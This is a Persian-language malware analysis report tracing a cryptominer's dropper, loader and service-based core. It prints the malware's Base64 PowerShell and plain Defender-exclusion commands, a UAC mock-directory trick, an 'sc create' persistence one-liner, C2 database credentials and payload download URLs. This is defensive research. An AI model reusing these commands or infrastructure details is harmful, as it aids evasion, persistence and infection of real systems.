[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('QWRkLU1wUHJlZmVyZW5jZ
SAtRXhjbHVzaW9uUGF0aCAiJGVudjpTeXN0ZW1Ecml2ZVxXaW5kb3dzIFxTeXN0ZW0zMiI7DQpBZGQtTXBQcm
VmZXJlbmNlIC1FeGNsdXNpb25QYXRoICIkZW52OlN5c3RlbURyaXZlIXFdpbmRvd3NcU3lzdGVtMzIiOw=='));
Invoke-Expression $decoded;"

C:\\Windows\\System32\\usvcldr64.dat
\\??\\C:\\Windows\\System32\\usvcldr64.dat
```

نکته قابل توجه در رشته‌های بالا این است که بدافزار برای آدرس فایل‌ها، آدرس‌های UNC را هم مدنظر قرار داده و از آن‌ها استفاده می‌کند.

در رشته‌های رمزگشایی‌شده، یک اسکریپت مربوط به Powershell دیده می‌شود که آن را به صورت BASE64 کد کرده است. این دستورات را با استفاده syscall مربوط به NtCreateUserProcess اجرا می‌کند.

از این اسکریپت برای Exclude کردن مسیرهای مورد نیاز خود از Windows defender استفاده می‌کند.

```
Add-MpPreference -ExclusionPath "$env:SystemDrive\Windows \System32";
Add-MpPreference -ExclusionPath "$env:SystemDrive\Windows\System32";
```

All Rights Reserved © 2026

بـررسی مسیر فایل‌ها نشان می‌دهد که در مسیر اول پس از کلمه Windows یـک space وجود دارد. این رفتار نشان می‌دهد که بدافزار ممکن است از تکنیک Mock Directory برای دور زدن UAC استفاده کند.

در ایـن روش، بدافزار یک دایرکتوری مانند Windows در درایـو C ایـجاد می‌کند (با فاصله در انتهای نام)، که می‌تواند باعث شود سیستم به اشتباه مسیر را شناسایی کرده و محدودیت‌های UAC اعمال نشوند.

حال که بـدافزار اطمـینـان دارد کـه مسیـرهای مـورد نـیـاز را از آنـتـی ویـروس ویـنـدوز Exclude کـرده اسـت، در آخـریـن مـرحله یک بافر حجیم که اندازه آن 14.160.896 بایت است را رمزگشایی می‌کند.

پس از رمـزگـشایی بافر مشاهده می‌شود که محـتوای این بافر یک فایل PE است.


```
4C:8D0D 074DD80 lea r9,qword ptr ds:[7FF8E5B589E0]
4C:8D05 E04CD80 lea r8,qword ptr ds:[7FF8E5B589C0]
BA 0014D800     mov edx,D81400
48:8D05 9427000 lea rax,qword ptr ds:[7FF8E4DD6480]
48:89C1         mov rcx,rax
E8 2C130000     call <mal.decrypt_aes_cbc>
```

تصویر ۱۴
رمزگشایی بافر مربوطه

Address	Hex	ASCII
00007FF8E4DD6480	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
00007FF8E4DD6490	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
00007FF8E4DD64A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FF8E4DD64B0	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	.....
00007FF8E4DD64C0	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
00007FF8E4DD64D0	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00007FF8E4DD64E0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00007FF8E4DD64F0	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.....
00007FF8E4DD6500	9B 42 E7 0B DF 23 89 58 DF 23 89 58 DF 23 89 58	.Bç.ß#.Xß#.Xß#.X
00007FF8E4DD6510	AF A2 8C 59 72 23 89 58 AF A2 8D 59 CD 23 89 58	¯¢.Yr#.X¯¢.YÍ#.X
00007FF8E4DD6520	AF A2 8A 59 D9 23 89 58 CF A7 8A 59 D5 23 89 58	¯¢.YÙ#.XÏ§.YÕ#.X
00007FF8E4DD6530	CF A7 8D 59 D1 23 89 58 CF A7 8C 59 8F 23 89 58	Ï§.YÑ#.XÏ§.Y.#.X
00007FF8E4DD6540	AF A2 88 59 DA 23 89 58 DF 23 88 58 48 23 89 58	¯¢.YÚ#.Xß#.XH#.X
00007FF8E4DD6550	94 A6 80 59 DE 23 89 58 94 A6 76 58 DE 23 89 58	.¦.YÞ#.X.¦vXÞ#.X
00007FF8E4DD6560	94 A6 8B 59 DE 23 89 58 52 69 63 68 DF 23 89 58	.¦.YÞ#.XRichß#.X
00007FF8E4DD6570	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FF8E4DD6580	50 45 00 00 64 86 07 00 59 0B 2B 67 00 00 00 00	PE..d...Y.+g....
00007FF8E4DD6590	00 00 00 00 F0 00 22 20 0B 02 0E 29 00 22 03 00	....ð." ...)."..


تصویر ۱۵
فایل PE مربوطه

All Rights Reserved © 2026



سپس با استفاده از syscall مربوط به NtCreateFile یک فایل با نام dat.usvcldr64 در مسیر C:\\Windows\\System32 می‌سازد و با استفاده از syscall مربوط به NtWriteFile محتوای بافررمزگشایی شده را درآن می‌نویسد.

تصویر ۱۶
ایجاد فایل مربوطه



در انتها برای اجرای فایل قرار داده شده، از تابع LdrLoadDll استفاده کرده و در صورت موفقیت‌آمیز بودن، آن را unload می‌کند.

بررسی فایل PrintUI.dll نشان داد که این فایل به عنوان Dropper/Loader عمل می‌کند و مسئول ایجاد و اجرای فایل usvcldr64 است. پس از ایجاد این فایل، PrintUI.dll خود را حذف می‌کند تا شواهد حضور خود را در سیستم کاهش دهد. در ادامه، تحلیل فایل usvcldr64 آغاز می‌شود.

تصویر ۱۷
لودکردن فایل مربوطه

All Rights Reserved © 2026

2. مرحله دوم

بررسی فایل usvcldr64.dat

پس از اجرای PrintUI.dll، فایل usvcldr64.dat در مسیر System32 ایجاد و در حافظه بارگذاری می‌شود. این فایل یک DLL 64 بیتی است که پس از بارگذاری بلافاصله خاتمه می‌یابد. کدهای مرتبط با بدافزار در تابع DllMain پیاده‌سازی شده‌اند؛ بنابراین نیازی به فراخوانی هیچ تابع Export شده‌ای از DLL وجود ندارد. بارگذاری DLL در حافظه به طور مستقیم موجب اجرای DllMain و اجرای کدهای مخرب می‌شود.

بررسی فایل نشان داد که تعدادی PE فایل جاسازی شده در آن وجود دارد که موجب افزایش حجم فایل به حدود ۱۴ مگابایت شده است. ماهیت این فایل‌ها در ادامه تحلیل خواهد شد.

در مرحله بعد، بدافزار بررسی می‌کند که آیا دایرکتوری winlogsvc در مسیر System32 موجود است یا خیر. در صورت وجود، بدافزار فایل خود را حذف کرده و اجرای خود را خاتمه می‌دهد. در اینجا بدافزار اطمینان حاصل می‌کند که سیستم مورد هدف قبلا آلوده شده است.

Filter	Filter	Filter	Filter	Filter	Filter
00	0000000140000000	PE Header	00dfec00	PE64	PE (AMD64)
00069380	000000014006ad80	Section(1)…	00d84200	PE64	PE (AMD64)
000c3d90	00000001400c5790	Section(1)…	001b1e00	PE64	PE (AMD64)
00287c80	0000000140289680	Section(1)…	0001c400	PE64	PE (AMD64)
002a7fd0	00000001402a99d0	Section(1)…	00064800	PE64	PE (AMD64)
0031c250	000000014031dc50	Section(1)…	00477c00	PE64	PE (AMD64)
00793e50	0000000140795850	Section(1)…	001db800	PE64	PE (AMD64)
00876d80	0000000140878780	Section(1)…	00065800	PE64	PE (AMD64)
008de320	00000001408dfd20	Section(1)…	0006a800	PE64	PE (AMD64)
0096f650	0000000140971050	Section(1)…	0008fc00	PE64	PE (AMD64)
009ff250	0000000140a00c50	Section(1)…	000a3200	PE64	PE (AMD64)
00aa2560	0000000140aa3f60	Section(1)…	0004dc00	PE64	PE (AMD64)
00af0160	0000000140af1b60	Section(1)…	ce00	PE64	PE (AMD64)
00afcf60	0000000140afe960	Section(1)…	00016200	PE64	PE (AMD64)
00b13160	0000000140b14b60	Section(1)…	001b4400	PE64	PE (AMD64)
00cc7560	0000000140cc8f60	Section(1)…	000c7c00	PE64	PE (AMD64)
00d8f160	0000000140d90b60	Section(1)…	0004fe00	PE64	PE (AMD64)
005a0c96	00000001405a2696	Section(1)…	12	GZIP	GZip

تصویر ۱۸
فایل‌های PE

All Rights Reserved © 2026

در صورتی که مسیر مذکور وجود نداشته باشد، بدافزار با اعمال تغییراتی در رجیستری و غیرفعال‌سازی قابلیت Fast Startup، سیستم را وادار به انجام Full Boot در هر بار راه‌اندازی مجدد می‌کند. این اقدام می‌تواند با هدف تضمین مقداردهی اولیه کامل درایورها، به‌ویژه در سیستم‌های مبتنی بر GPU و همچنین فراهم‌سازی اجرای پایدار، قابل پیش‌بینی و بدون اختلال Payload پس از ریبوت انجام شده باشد؛ موضوعی که برای تداوم عملکرد ماژول استخراج رمزارز و مکانیزم‌های Persistence بدافزار حائز اهمیت است.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Power: HiberbootEnabled = 0
```

در ادامه نیز مانند نمونه قبلی مشاهده می‌شود که بدافزار با استفاده از یک اسکریپت Powershell، دو مسیر را در لیست Exclude‌های Windows Defender قرار می‌دهد.

```
powershell -Command \"Add-MpPreference -ExclusionPath '%SystemDrive%\Windows \System32'; Add-MpPreference -ExclusionPath '%SystemDrive%\Windows\System32';"
```

همان‌طور که پیش‌تر توضیح داده شد، بدافزار از تکنیک Mock Directory برای دور زدن UAC استفاده می‌کند.

```
.text:000000018000599F
.text:000000018000599F loc_18000599F:
.text:000000018000599F xorps   xmm0, xmm0
.text:00000001800059A2 movups  [rsp+1798h+tmp_str], xmm0
.text:00000001800059AA xorps   xmm1, xmm1
.text:00000001800059AD movdqu  [rsp+1798h+var_15F0], xmm1
.text:00000001800059B6 mov     r8d, 9Ah
.text:00000001800059BC lea     rdx, aPowershellComm ; "powershell -Command \"Add-MpPreference "...
.text:00000001800059C3 lea     rcx, [rsp+1798h+tmp_str] ; Str
.text:00000001800059CB call    string
.text:00000001800059D0 nop
.text:00000001800059D1 mov     edx, 2710h
.text:00000001800059D6 lea     rcx, [rsp+1798h+tmp_str]
.text:00000001800059DE call    execute_command_cmd_func
.text:00000001800059E3 nop
.text:00000001800059E4 mov     rdx, qword ptr [rsp+1798h+var_15F0+8]
.text:00000001800059EC cmp     rdx, 7
.text:00000001800059F0 jbe     short loc_180005A2C
```

▲ **تصویر ۱۹**
استفاده از تکنیک Mock Directory

All Rights Reserved © 2026

در ادامه، بدافزار تعدادی فایل جاسازی‌شده را در دایرکتوری C:\Windows\System32 ایجاد می‌کند. این فایل‌ها با نام‌های مشخص و از پیش تعیین شده ساخته می‌شوند. لیست این فایل‌ها در زیر ارائه شده است.


```
C:\Windows\system32\zlib1.dll
C:\Windows\system32\vcruntime140d.dll
C:\Windows\system32\ucrtbased.dll
C:\Windows\system32\libwinpthread-1.dll
C:\Windows\system32\libssl-3-x64.dll
C:\Windows\system32\libpq.dll
C:\Windows\system32\libintl-9.dll
C:\Windows\system32\libiconv-2.dll
C:\Windows\system32\libcurl.dll
C:\Windows\system32\libcrypto-3-x64.dll
C:\Windows\system32\x*****.dat
C:\Windows\system32\console-zero.exe
```

با توجه به این لیست، نکات زیر حائز اهمیت است:

- با توجه به نام و امضای فایل‌ها و همچنین Hash آن‌ها می‌توان فهمید که نام فایل‌ها با اصالت آن‌ها یکسان است.
- با توجه به وجود کتابخانه Curl، مشخص می‌شود که بدافزار از این کتابخانه برای ارتباط با اینترنت و دانلود فایل‌ها استفاده می‌کند.
- وجود کتابخانه PostgreSQL نشان می‌دهد که بدافزار دارای یک پایگاه داده محلی است و از آن برای ذخیره یا مدیریت داده‌های خود استفاده می‌کند.

All Rights Reserved © 2026

یک فایل مشکوک درلیست فایل‌های ایجادشده مشاهده می‌شود که نام آن با یک x و یـک عدد شروع و با پسوند dat. پایان می‌یابد. در بررسی بدافزار، برای ساختن ایـن فایل یک عدد تصادفی شش رقمی انتخاب می‌شود که با یک الگوریتم مناسب سعی شده است که تا حد ممکن این عدد منحصربه فرد باشد.



Name	Date modified	Type	Size
winsvcf	1/13/2025 10:42 AM	File folder	
libcrypto-3-x64.dll	1/13/2025 9:54 AM	Application exten...	4,575 KB
libcurl.dll	1/13/2025 9:54 AM	Application exten...	575 KB
libiconv-2.dll	1/13/2025 9:54 AM	Application exten...	1,808 KB
libintl-9.dll	1/13/2025 9:54 AM	Application exten...	465 KB
libpq.dll	1/13/2025 9:54 AM	Application exten...	320 KB
libssl-3-x64.dll	1/13/2025 9:54 AM	Application exten...	799 KB
libwinpthread-1.dll	1/13/2025 9:54 AM	Application exten...	52 KB
ucrtbased.dll	1/13/2025 9:54 AM	Application exten...	1,745 KB
vcruntime140d.dll	1/13/2025 9:54 AM	Application exten...	129 KB
x986070.dat	1/13/2025 9:54 AM	DAT File	1,894 KB
zlib1.dll	1/13/2025 9:54 AM	Application exten...	89 KB

تصویر ۲۰
فایل‌های مربوطه

همچنین فایل دیگری نیـز از نـوع فـایـل‌هـای اجـرایی بـا پسـونـد exe. با نام console_zero ایجاد می‌شود.

تصویر ۲۱
ایجاد فایل‌های مربوطه


```
E8 A5 E1 FF FF                  call    create_and_write_file_func
41 B8 E9 3E 1C 00               mov     r8d, 1C3EE9h
48 8D 15 F8 5D 05+              lea     rdx, libiconv_file_buffer
00
48 8D 8C 24 68 03+              lea     rcx, [rsp+1798h+libiconv_path_str]
00 00
E8 8B E1 FF FF                  call    create_and_write_file_func
41 B8 79 42 07 00               mov     r8d, 74279h
48 8D 15 1E A0 23+              lea     rdx, libintl_file_buffer
00
48 8D 8C 24 48 03+              lea     rcx, [rsp+1798h+libintl_path_str]
00 00
E8 71 E1 FF FF                  call    create_and_write_file_func
41 B8 00 7C 0C 00               mov     r8d, 0C7C00h
48 8D 15 14 66 C5+              lea     rdx, libssl_file_buffer
00
48 8D 8C 24 08 03+              lea     rcx, [rsp+1798h+libssl_path_str]
00 00
E8 57 E1 FF FF                  call    create_and_write_file_func
41 B8 00 CE 00 00               mov     r8d, 0CE00h
48 8D 15 FA F1 A7+              lea     rdx, libwinpthread_file_buffer
00
48 8D 8C 24 E8 02+              lea     rcx, [rsp+2E8h]
00 00
E8 3D E1 FF FF                  call    create_and_write_file_func
41 B8 00 22 0A 00               mov     r8d, 0A2200h
48 8D 15 50 F2 98+              lea     rdx, console_zero_file_buffer
00
48 8D 8C 24 A8 02+              lea     rcx, [rsp+2A8h]
```

All Rights Reserved © 2026

تکنیک Persistence استفاده شده در بدافزار

در آخرین مرحله، بدافزار یک سرویس از جنس DCOM که توسط svchost مدیریت می‌شود ایجاد کرده که فایل هدف آن، دقیقا همان فایلی است که با نام تصادفی ساخته شده بود. بدافزار بدون استفاده از APIهای مرتبط با serviceها در ویندوز و فقط با اجرای دستور SC این کار را انجام داده و بلافاصله بعد از ساختن سرویس آن را راه اندازی می‌کند. نکته قابل توجه این است که نوع سرویس ایجاد شده، Auto است و این مشخص می‌کند که با هر بار روشن شدن سیستم، این سرویس نیز اجرا می‌شود.

```
sc create x916047 binPath= "C:\\Windows\\System32\\svchost.exe -k DcomLaunch" type= own start= auto && reg add HKLM\\SYSTEM\\CurrentControlSet\\services\\x916047\\Parameters /v ServiceDll /t REG_EXPAND_SZ /d "C:\\Windows\\System32\\x916047.dat" /f && sc start x916047"
```



سرویس مذکور در لیست سرویس‌های در حال اجرا قابل مشاهده است.

تصویر ۲۲
وجود سرویس مذکور در لیست سرویس‌های در حال اجرا

All Rights Reserved © 2026

با توجه به این که اجراکننده سرویس بدافزار یک نوع DCOM است و توسط svchost اجرا می‌شود، در لیست processهای ویندوز صرفا یک process از svchost مشاهده می‌شود که به راحتی نمی‌توان متوجه شد که مشکوک است یا خیر.

پس از ساخت سرویس و اجرای آن، بدافزار فایل console_zero.exe را که قبلا در مسیر system32 قرار داده بود، اجرا کرده و سپس فایل خود که همان usvcldr64.dat بود را حذف می‌کند و پایان می‌یابد.

```
.text:0000000180006B33 lea     rax, aStart     ; "start \"\" \"{}\""
.text:0000000180006B3A mov     qword ptr [rsp+1798h+Format], rax
.text:0000000180006B3F mov     qword ptr [rsp+1798h+Format+8], 0Dh
.text:0000000180006B48 lea     r8, [rsp+2A8h]
.text:0000000180006B50 lea     rdx, [rsp+1798h+Format]
.text:0000000180006B55 lea     rcx, [rsp+1798h+tmp_str]
.text:0000000180006B5D call    sprintf_func
.text:0000000180006B62 nop
.text:0000000180006B63 xor     edx, edx
.text:0000000180006B65 mov     rcx, rax
.text:0000000180006B68 call    execute_command_cmd_func
.text:0000000180006B6D nop
.text:0000000180006B6E lea     rcx, [rsp+1798h+tmp_str]
.text:0000000180006B76 call    free_func
```

▲ تصویر ۲۳
فرایند اجرای console_zero

All Rights Reserved © 2026

3. مرحله سوم

تحلیل فایل x{random}.dat (هسته بدافزار)

فایل x{random}.dat توسط usvcldr64.dll ایجاد شده و سپس به عنوان یک سرویس ویندوز اجرا می‌شود. با توجه به نحوه اجرا، این فایل درواقع یک DLL است که در قالب سرویس فعالیت می‌کند.

نکته: در ادامه این گزارش، از این فایل با عنوان «هسته بدافزار» یاد خواهد شد.

در ابتدای اجرای سرویس، بدافزار یک PowerShell script اجرا می‌کند که هدف آن Exclude مسیرهای مورد نیاز از Windows Defender است. این مسیرها شامل مسیر اجرای خود بدافزار و همچنین مسیر درایوهای ویندوز هستند. در مرحله بعد، هسته بدافزار لیست تمامی درایوهای سیستم را استخراج کرده و بررسی می‌کند که آیا هریک از آن‌ها از نوع Removable Media (فلش مموری) هستند یا خیر تا منطق اجرایی بعدی خود را بر اساس آن تنظیم کند.

بدافزار به منظور پیدا کردن لیست فلش‌های متصل به سیستم قربانی و Exclude کردن در Windows Defender این بررسی را انجام می‌دهد.

```
90 nop
48 lea rcx,qword ptr ss:[rsp+60]
48 cmp qword ptr ss:[rsp+78],7
48 cmova rcx,qword ptr ss:[rsp+60]
FF call qword ptr ds:[<&GetDriveTypeW>]
83 cmp eax,2
74 je x986070.7FF90D7628E4
48 mov rax,qword ptr ss:[rsp+50]
48 cmp rax,qword ptr ss:[rsp+58]
74 je x986070.7FF90D7628D2
48 lea rdx,qword ptr ss:[rsp+60]
48 mov rcx,rax
E8 call <x986070.string_func>
48 add qword ptr ss:[rsp+50],20
```

تصویر ۲۴
بررسی درایوها

```
B8 mov eax,10
85 test edx,edx
0F cmove esi,eax
48 lea rax,qword ptr ds:[7FF90D8C 00007FF90D8C70C8:L"cmd.exe /c {}"
48 mov qword ptr ss:[rsp+60],rax
48 mov qword ptr ss:[rsp+68],D    D:'\r'
48 mov rdx,rcx                    rcx:&L"powershell -Command Add-MpPreference -ExclusionPath 'E:\\'"
48 cmp qword ptr ds:[rcx+18],7
76 jbe x986070.7FF90D761BE9
48 mov rdx,qword ptr ds:[rcx]     [rcx]:L"powershell -Command Add-MpPreference -ExclusionPath 'E:\\'"
48 mov rax,qword ptr ds:[rcx+10]
48 mov qword ptr ss:[rsp+50],rdx
48 mov qword ptr ss:[rsp+58],rax
0F movups xmm0,xmmword ptr ss:[rs
```

تصویر ۲۵
فرآیند Exclude کردن مسیرهای مدنظر

All Rights Reserved © 2026

در ادامه بدافزار تعدادی رشته را رمزگشایی کرده که در ادامه از آن‌ها استفاده می‌کند

```
1- "host=rootunvbot.com port=5432 dbname=universal_database user=universal_user password=@@univer_user$$09$$
connect_timeout=60"
2- "SELECT * FROM"
3- "SELECT * FROM file_clients_table WHERE _unique_identifier"
4- "SELECT * FROM clients_table WHERE _unique_identifier ="
5- "INSERT INTO clients_table (_version, _username, _machinename, _machineguid, _unique_identifier, _ip, _country, _city,
_region, _gpu, _cpu, _is_laptop, _client_status, _gpu_status, _cpu_status, _gpu_memory_size, _gpu_work_minute,
_cpu_work_minute, _gpu_mid, _binding, _os, _title, _register_ts, _access_ts, _usb_count) VALUES"

6- "UPDATE clients_table SET _version ="
7- "UPDATE file_clients_table SET _completed ="
```

همان‌طور که مشخص است، رشته‌های رمزگشایی شده، دستورات ارتباط با پایگاه داده هستند که در ابتدا آدرس پایگاه داده و نام کاربری و رمز عبور آن آمده است.

در این مرحله بدافزار با اتصال به پایگاه داده آنلاین خود، اطلاعاتی را از جدولی تحت عنوان config_table دریافت می‌کند.

پس از به دست آوردن اطلاعات سرور پایگاه داده بدافزار و در نتیجه اتصال به این پایگاه داده، جداول مختلف آن مورد بررسی قرارگرفت. تصویر زیر مربوط به جدول config_table است.

	_usb_url text	_gpu_hash text	_cpu_hash text	_usb_hash text	_delay_minutes integer	_minimum_gpu_memory_size integer	_laptops_work integer
	https://github.com/unvcosmos/dw/raw/refs/heads/main/un2/uusb.d...	911668	916043	339127	20	3900	0


تصویر ۲۶
جدول config_table

All Rights Reserved © 2026

```
_amd_gpu_url:
"gpu_json_t":
{
"is_main": true,
 "name": "generate_random.dat\",
"url": "https://github.com/udwg/dwg/raw/refs/heads/main/cmn/uamd.dat"
  }

_nv_gpu_url:
"gpu_json_t":
{
"is_main": true,
 "name": "generate_random.dat\",
"url": " https://github.com/udwg/dwg/raw/refs/heads/main/cmn/unv.dat"
 }
_cpu_url:
cpu_json_t:
{
is_main: true,
name: generate_random.dat,
url: https://github.com/udwg/dwg/raw/refs/heads/main/cmn/ucpu.dat
 is_main: false,
name: WinRing0x64.sys
url: https://github.com/udwg/dwg/raw/refs/heads/main/cmn/ucpusys.dat
 }
_usb_url: https://github.com/udwg/dwg/raw/refs/heads/main/un2/uusb.dat
_gpu_hash:911668
_cpu_hash:916043
